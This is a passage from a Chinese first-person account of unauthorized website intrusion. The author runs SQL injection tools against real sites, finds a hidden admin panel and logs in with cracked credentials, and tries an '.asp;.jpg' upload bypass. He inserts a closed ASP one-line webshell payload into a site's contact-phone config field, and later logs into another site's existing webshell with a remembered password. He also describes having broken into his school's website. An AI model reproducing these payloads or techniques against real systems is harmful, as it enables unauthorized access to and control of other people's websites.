


图6





图7

这下可把我给搞郁闷了，难道啊D出问题了不成？为了这明这个猜想，我用穿山甲又跑了一遍，也是这个结果，难道是后台做了手脚？或者说这个是假的后台？我马上拿出破壳扫描器对网站一顿狂扫，结果证实了我这个猜想，如图8：


图8

打开/houtai/admin.asp后发现和前面那个页面一模一样，用前面跑出来的账号和密码尝试登录，这次登录成功了，看来管理员安全意识还是有点的，留了个后手。进入后台看了下，没有数据库备份，有上传的地方，但是类型已经过滤了，尝试上传.asp;.jpg格式的小马，发现要重命名，又把我郁闷了。突然看到网站基本信息一栏，和南方数据很相似，是否可以插马呢？这里说下南方数据后台插入一句话木马，由于该系统把网站配置信息写入到inc/config.asp文件，所以可以直接写入闭合型一句话木马，我直接访问inc/config.asp文件，出现一片空白，说明这个文件存在，但是后台又不像是南方数据，可能是改过的吧。我直接在网站信息里面的联络电话处插入闭合型一句话木马“%><%eval request(“x”)%><%Const nidaye=”（如图9）。




图9

保存以后菜刀连接inc/config.asp，正心里想终于拿下了的时候菜刀却提示连接失败！郁闷了，现在也没有这套系统的源码，所以也不知道他的配置文件格式是怎么样的，看来这个网站又要放弃了。夜也深了，熬夜伤身体，索性就明天来搞把。在床上看着x慢慢就睡着了。

三、曙光

第二天早上起来头脑清醒了很多，继续寻找下一个目标，这次我也不急。一边吃东西一边一个个站的仔细检查，一边开着扫描器扫描其他网站的敏感文件，当检查列表最后一个aspx站点的时候发现提交单引号爆错了（如图10）。

分别在后面添加“and 1=1”和“and 1=2”发现返回了不同页面，马上丢啊D里面跑去了，啊D却提示不能注入，我可是一个正宗的tools boy 啊。继续换穿山甲来检测，穿山甲也提示不能注入，郁闷死了，这鸟运气。于是烦躁的关掉工具，这时发现扫描器还在扫描着一个站点随便看了下扫描出来的后台，用admin admin888等弱口令都进不去，突然看到工具扫到了editor/admin_style.asp 这个文件，难道有ewebeditor吗？我马上点进去却震惊了。竟然是个webshell！（如图11）。






图10


图11

看到这里可能有的读者会说一个shell你激动什么，你也不知道人家密码啊。不瞒您说，我还就真知道这个shell的密码。在半年前渗透我学校网站的时候也发现过这个shell，当时对这个背景图片印象很深，所以第一眼我就反映过来了。利马翻出我学校的后门上去找到了当时看到的那个shell，发现和现在这个确实是同一个（如图12）。


图12

刚才还抱怨运气不好，现在这好运气又让我给撞上了；拿找到的密码774677770成功登陆刚才扫出来的shell（如图13）。

